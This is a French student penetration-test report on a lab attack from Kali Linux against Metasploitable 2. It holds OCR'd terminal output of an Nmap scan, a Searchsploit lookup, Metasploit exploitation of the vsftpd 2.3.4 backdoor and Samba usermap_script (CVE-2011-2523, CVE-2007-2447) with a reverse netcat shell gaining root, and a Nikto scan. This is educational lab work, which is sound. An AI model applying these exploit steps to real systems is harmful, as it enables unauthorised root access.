
RAPPORT DE TEST D'INTRUSION

Pentest Lab Cybersécurité

Kali Linux vs Metasploitable 2 — Environnement VirtualBox isole

Auteur	Arthur ROUX
Formation	BTS SIO option SISR
Date	Mars 2026
Machine attaquante	Kali Linux — 192.168.1.95
Machine cible	Metasploitable 2 — 192.168.1.32
Environnement	Réseau isole VirtualBox — Bridged Adapter
Type de test	Boite noire — initiative personnelle éducative
Résultat	2 accès root obtenus — 6 vulnérabilités identifiées




01 Résumé Executif

Ce rapport documente un test d'intrusion complet réalisé dans un environnement virtuel isolé. Deux accès administrateur total (root) ont été obtenus par des chemins différents. Des attaques réseau et web ont été menées avec succès, documentées et accompagnées de recommandations professionnelles.

Vulnérabilités identifiées	6 failles dont 3 critiques exploitées avec succès
Accès root obtenus	2 chemins distincts — FTP vsftpd + SMB Samba
Attaques réseaux	vsftpd 2.3.4 Backdoor (CVE-2011-2523) + Samba usermap_script (CVE-2007-2447)
Attaques web	Injection SQL DVWA + Scan Nikto + Brute Force Hydra
Impact maximal	Contrôle total + extinction de la machine ciblé a distance


02 Environnement & Configuration Réseau

2.1 Adresse IP Kali Linux (machine attaquante)



ip a — Kali Linux : 192.168.1.95 sur interface eth0

2.2 Adresse IP Métasploitable 2 (machine cible)



ifconfig — Metasploitable 2 : 192.168.1.32 sur interface eth0

2.3 Test de connectivité — Ping

```
┌──(arthur㉿kali)-[~]
└─$ ping 192.168.1.32
PING 192.168.1.32 (192.168.1.32) 56(84) bytes of data.
64 bytes from 192.168.1.32: icmp_seq=1 ttl=64 time=0.722 ms
64 bytes from 192.168.1.32: icmp_seq=2 ttl=64 time=0.537 ms
64 bytes from 192.168.1.32: icmp_seq=3 ttl=64 time=0.610 ms
64 bytes from 192.168.1.32: icmp_seq=4 ttl=64 time=8.57 ms
^C
--- 192.168.1.32 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3066ms
rtt min/avg/max/mdev = 0.537/2.609/8.568/3.440 ms

┌──(arthur㉿kali)-[~]
└─$
```

ping 192.168.1.32 — 0% packet loss — Les deux machines communiquent

```
Fichier   Machine   Écran   Entrée   Périphériques   Aide
1   2   3   4

Session   Actions   Éditer   Vue   Aide
┌──(arthur㉿kali)-[~]
└─$ ping 192.168.1.32
PING 192.168.1.32 (192.168.1.32) 56(84) bytes of data.
64 bytes from 192.168.1.32: icmp_seq=1 ttl=64 time=2.13 ms
64 bytes from 192.168.1.32: icmp_seq=2 ttl=64 time=0.742 ms
64 bytes from 192.168.1.32: icmp_seq=3 ttl=64 time=3.48 ms
64 bytes from 192.168.1.32: icmp_seq=4 ttl=64 time=7.59 ms
64 bytes from 192.168.1.32: icmp_seq=5 ttl=64 time=6.76 ms
^C
--- 192.168.1.32 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4009ms
rtt min/avg/max/mdev = 0.742/4.139/7.594/2.639 ms

┌──(arthur㉿kali)-[~]
└─$
```

Vérification ping session 2 — Connectivité confirmée

Résultat : Connectivité réseau établie entre les deux VMs. Le lab est opérationnel.

03 Phase 1 — Reconnaissance (Nmap)

La reconnaissance réseau est la première étape de tout pentest. Nmap identifie les ports ouverts et les versions des services.

```
nmap -sV 192.168.1.32
```

```
┌──(arthur㉿kali)-[~]
└─$ nmap -sV 192.168.1.32
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-18 15:36 CET
Nmap scan report for 192.168.1.32
Host is up (0.00096s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.c
gi?new-service :
SF-Port514-TCP:V=7.95%I=7%D=3/18%Time=69BAB87E%P=x86_64-pc-linux-gnu%r(NUL
SF:L,2B,"\x01Couldn't\x20get\x20address\x20for\x20your\x20host\x20\(kali\)
SF:\n");
MAC Address: 08:00:27:A6:F6:34 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 75.02 seconds

┌──(arthur㉿kali)-[~]
└─$
```

nmap -sV 192.168.1.32 — 23 ports ouverts identifiés avec versions des services

Services critiques identifiés

Port	Service	Version	Risque
21/tcp	FTP	vsftpd 2.3.4	**CRITIQUE — backdoor CVE-2011-2523**
22/tcp	SSH	OpenSSH 4.7p1	moyen — brute force possible
23/tcp	Telnet	Linux telnetd	élevé — trafic non chiffré
80/tcp	HTTP	Apache 2.2.8	élevé — vulnérabilités web
139/445/tcp	Samba	Samba 3.X - 4.X	**CRITIQUE — CVE-2007-2447**
3306/tcp	MySQL	MySQL 5.0.51a	Élevé — BD exposée

04 Phase 2 — Analyse des vulnérabilités (Searchsploit)

Searchsploit recherche les exploits connus dans la base Exploit-DB pour les services identifiés.

```
searchsploit vsftpd
```

```
┌──(arthur㉿kali)-[~]
└─$ searchsploit vsftpd
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption                                | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)                                | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)                                | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                                              | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                                     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                                        | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                                       | multiple/remote/49719.py
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(arthur㉿kali)-[~]
└─$
```

searchsploit vsftpd — Backdoor CVE-2011-2523 identifiée (Rank: Excellent)

Résultat clé : La version vsftpd 2.3.4 possède une backdoor documentée avec un rank Excellent dans Métasploit — exploit fiable et reproductible.

05 Phase 3 — Exploitation vsftpd 2.3.4 (CVE-2011-2523)

CVE-2011-2523 : Une backdoor intentionnelle dans vsftpd 2.3.4 ouvre un shell root sur le port 6200 lors d'une connexion avec un nom contenant ':)'.

5.1 Lancement de Métasploit Framework

```
┌──(arthur㉿kali)-[~]
└─$ msfconsole
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g., use kerberos/get_ticket or use
kerberos forge silver ticket

                  Metasploit

       =[ metasploit v6.4.99-dev                          ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads     ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > 
```

msfconsole — Métasploit Framework v6.4 — 2572 exploits disponibles

5.2 Recherche du module vsftpd

```
msf > searchvsftpd
[-] Unknown command: searchvsftpd. Run the help command for more details.
msf > search vsftpd

Matching Modules
================

   #  Name                              Disclosure Date  Rank       Check  Description
   -  ----                              ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232      2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03   excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

search vsftpd — Module exploit/unix/ftp/vsftpd_234_backdoor identifié

5.3 Informations sur la CVE

```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Module side effects:
 unknown-side-effects

Module stability:
 unknown-stability

Module reliability:
 unknown-reliability

Available targets:
      Id  Name
      --  ----
  ⇒   0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2011-2523
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

info — Details CVE-2011-2523, plateforme Unix, privilèges root, Rank Excellent

5.4 Exécution de l'exploit

```
set RHOSTS 192.168.1.32  →  exploit
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.32
RHOSTS ⇒ 192.168.1.32
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.32:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.32:21 - USER: 331 Please specify the password.
[+] 192.168.1.32:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.32:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.95:42759 → 192.168.1.32:6200) at 2026-03-18 15:46:45 +0100
```

Exploit réussi — Command shell session 1 opened — uid=0(root) gid=0(root)

```
id
uid=0(root) gid=0(root)
```

Confirmation shell root — id : uid=0(root) — Acces administrateur total

Resultat : Accès root complet obtenu via la backdoor FTP. La commande poweroff a été exécutée depuis le shell, éteignant Métasploitable a distance.

06 Phase 4 — Exploitation Samba (CVE-2007-2447)

CVE-2007-2447 : Faille dans Samba 3.0.0-3.0.25rc3 permettant l'exécution de commandes via des métacaractères dans le nom d'utilisateur (usermap_script).

6.1 Sélection du module Samba

```
Kali Linux (Fresh install Lab) [En fonction] - Oracle VirtualBox
Fichier  Machine  Écran  Entrée  Périphériques  Aide
arthur@kali: ~
Session  Actions  Éditer  Vue  Aide
  37     \_ target: Linux PPC
  38     \_ target: Linux PPC64
  39     \_ target: Linux PPC64 (LE)
  40     \_ target: Linux SPARC
  41     \_ target: Linux SPARC64
  42     \_ target: Linux s390x
  43  exploit/linux/samba/lsa_transnames_heap          2007-05-14   good       Yes   Samba lsa_io_trans_names Heap Overflow
  44     \_ target: Linux vsyscall
  45     \_ target: Linux Heap Brute Force (Debian/Ubuntu)
  46     \_ target: Linux Heap Brute Force (Gentoo)
  47     \_ target: Linux Heap Brute Force (Mandriva)
  48     \_ target: Linux Heap Brute Force (RHEL/CentOS)
  49     \_ target: Linux Heap Brute Force (SUSE)
  50     \_ target: Linux Heap Brute Force (Slackware)
  51     \_ target: Linux Heap Brute Force (OpenWRT MIPS)
  52     \_ target: DEBUG
  53  exploit/osx/samba/lsa_transnames_heap            2007-05-14   average    No    Samba lsa_io_trans_names Heap Overflow
  54     \_ target: Automatic
  55     \_ target: Mac OS X 10.4.x x86 Samba 3.0.10
  56     \_ target: Mac OS X 10.4.x PPC Samba 3.0.10
  57     \_ target: DEBUG
  58  exploit/solaris/samba/lsa_transnames_heap        2007-05-14   average    No    Samba lsa_io_trans_names Heap Overflow
  59     \_ target: Solaris 8/9/10 x86 Samba 3.0.21-3.0.24
  60     \_ target: Solaris 8/9/10 SPARC Samba 3.0.21-3.0.24
  61     \_ target: DEBUG
  62  exploit/freebsd/samba/trans2open                 2003-04-07   great      No    Samba trans2open Overflow (*BSD x86)
  63  exploit/linux/samba/trans2open                   2003-04-07   great      No    Samba trans2open Overflow (Linux x86)
  64  exploit/osx/samba/trans2open                     2003-04-07   great      No    Samba trans2open Overflow (Mac OS X PPC)
  65  exploit/solaris/samba/trans2open                 2003-04-07   great      No    Samba trans2open Overflow (Solaris SPARC)
  66     \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce
  67     \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce
  68  exploit/windows/http/sambar6_search_results      2003-06-21   normal     Yes   Sambar 6 Search Results Buffer Overflow
  69     \_ target: Automatic
  70     \_ target: Windows 2000
  71     \_ target: Windows XP

Interact with a module by name or index. For example info 71, use 71 or use exploit/windows/http/sambar6_search_results
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) >
```

search samba — use exploit/multi/samba/usermap_script selectionne

6.2 Exploitation et shell root

```
set RHOSTS 192.168.1.32  →  exploit
```

```
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.1.95:4444
[*] Command shell session 1 opened (192.168.1.95:4444 → 192.168.1.32:56097) at 2026-03-18 16:55:25 +0100
```

Samba exploit réussi — Command shell session 1 opened (port 4444 → 56097)

```
id
uid=0(root) gid=0(root)
```

id : uid=0(root) gid=0(root) — Deuxième accès root obtenu via Samba

Resultat : Deuxième accès root confirme par un chemin totalement différent (SMB port 445). La machine cible était compromise par deux vecteurs indépendants.

07 Phase 5 — Attaques Web (Nikto + DVWA + Hydra)

7.1 Scan Nikto — Vulnerabilites web

Nikto scanne le serveur Apache de Métasploitable et identifie les failles web.

```
nikto -h 192.168.1.32
```


```
┌──(arthur㉿kali)-[~]
└─$ nikto -h 192.168.1.32
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.32
+ Target Hostname:    192.168.1.32
+ Target Port:        80
+ Start Time:         2026-03-18 15:59:26 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index'
 were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. S
ee: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. S
ee: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. S
ee: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. S
ee: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 18:24:
00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
```

nikto -h 192.168.1.32 — Scan en cours : Apache 2.2.8, PHP 5.2.4, failles multiples


```
arthur@kali: ~
Session  Actions  Éditer  Vue  Aide
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index'
